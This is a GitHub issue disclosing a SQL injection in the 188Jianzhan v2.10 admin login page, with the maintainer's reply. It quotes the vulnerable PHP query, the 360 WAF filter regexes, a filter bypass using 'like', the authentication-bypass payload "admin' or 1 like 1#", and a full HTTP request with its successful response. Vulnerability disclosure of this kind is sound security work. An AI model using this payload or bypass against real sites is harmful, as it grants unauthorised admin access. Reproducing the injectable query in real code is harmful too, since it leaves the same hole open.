vtime-tech / 188Jianzhan Public

Code Issues Pull requests Actions Projects Security Insights

New issue

Jump to bottom

118jianzhan v2.10 /Admin/login.php sql injection vulnerability #2


Closed Shu1L opened this issue on Jun 21, 2020 · 1 comment

Assignees

Labels bug

Shu1L commented on Jun 21, 2020


There is SQL injection vulnerability in the login office of 188Jianzhan, which can bypass WAF and direct universal password without the need to verify the login background.



```
include("../System/Common.php");
if ($_POST['do'] == 'login') {
  if ($_POST['user']=='' or $_POST['pwd']==''){
    exit("<script language='javascript'>alert('账号或密码不能为空!');history.go(-1);</script>");
  }else{
    $user = htmlspecialchars($_POST['user']);
    $pwd = htmlspecialchars($_POST['pwd']);
    $pwd = md5($pwd);
    if($row=$db->get_row("SELECT * FROM kaxiao_admin WHERE user='$user' and pwd='$pwd' LIMIT 1")) {
      $sid=md5(uniqid().rand(1,1000));
      $db->query("UPDATE kaxiao_admin SET cookie='$sid' WHERE uid='".$row['uid']."'");
      setcookie("kaxiao_sid",$sid,time()+3600*12,'/');
      exit("<script
        language='javascript'>alert('登录成功!');window.location.href='index.php';</script>");
    }else{
        exit("<script language='javascript'>alert('账号或密码错误!');history.go(-1);</script>");
    }
  }
}else if(isset($_GET['logout'])){
```

At line 29, querying $user and $PWD using the SELECT statement does not do any effective filtering. So there is an SQL injection vulnerability and you can log in directly with the universal password `admin' and 1=1#`


But first, we need to bypass WAF.There's a 360waf protection.



```
<?php
//webscan_error();
//引用配置文件
require_once('webscan_cache.php');
//防护脚本版本号
define("WEBSCAN_VERSION", '0.1.2.9');
//防护脚本MD5值
define("WEBSCAN_MD5", md5(@file_get_contents(__FILE__)));
//get拦截规则
$getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/
  html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(
  group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\
  ()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\
  )'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\
  s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\
  b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\"
  )\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\
  s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\
  s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\
  s+(TABLE|DATABASE)|<.*(iframe|frame|style|embed|object|frameset|meta|xml|a|img)";
//post拦截规则
$postfilter = "<.*=(&#\\d+?;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\
  (|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\
  )|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[^>]*?\\b(
  onerror|onmousemove|onload|onclick|onmouseover)\\b|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"
  \\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[
  \"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\
  b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\"
  )\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\
  s+INTO.+?VALUES|(SELECT|DELETE)(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\
  s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\
  s+(TABLE|DATABASE)|<.*(iframe|frame|style|embed|object|frameset|meta|xml|a|img)";
```

We can use `like` instead of `=`

In the end,The payload : `admin' or 1 like 1#` ,Then enter any password。



```
POST /188/Admin/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/188/Admin/login.php
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

user=admin' or 1 like 1#&pwd=1&do=login
```

```
HTTP/1.1 200 OK
Date: Sun, 21 Jun 2020 01:32:49 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: kaxiao_sid=709ad2c9016c21ea0a8e4a9217305060; expires=Sun,
21-Jun-2020 13:32:51 GMT; Max-Age=43200; path=/
Content-Length: 95
Connection: close
Content-Type: text/html; charset=utf-8

<script
language='javascript'>alert('登录成功!');window.location.href='index.php';</script>
```

qq348069510 self-assigned this on Jun 21, 2020

qq348069510 added the bug label on Jun 21, 2020

qq348069510 commented on Jun 21, 2020 Collaborator

首先，我们要感谢您的关注。
您本次提交的SQL注入漏洞信息我们已经知晓，但是由于该版本已经超出了生命周期并且结束对该版本的支持，因此我们决定在短期内只提供解决方案。
我们会在后续的版本开发中留意该漏洞问题，感谢您的支持！

First of all, we want to thank you for your attention.
We already know the SQL injection vulnerability information you submitted this time, but because this version has exceeded the life cycle and ended support for this version, we decided to provide only solutions in the short term.
We will pay attention to this vulnerability in the development of subsequent versions, thank you for your support!

qq348069510 closed this as completed on Aug 18, 2021

Assignees

qq348069510

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants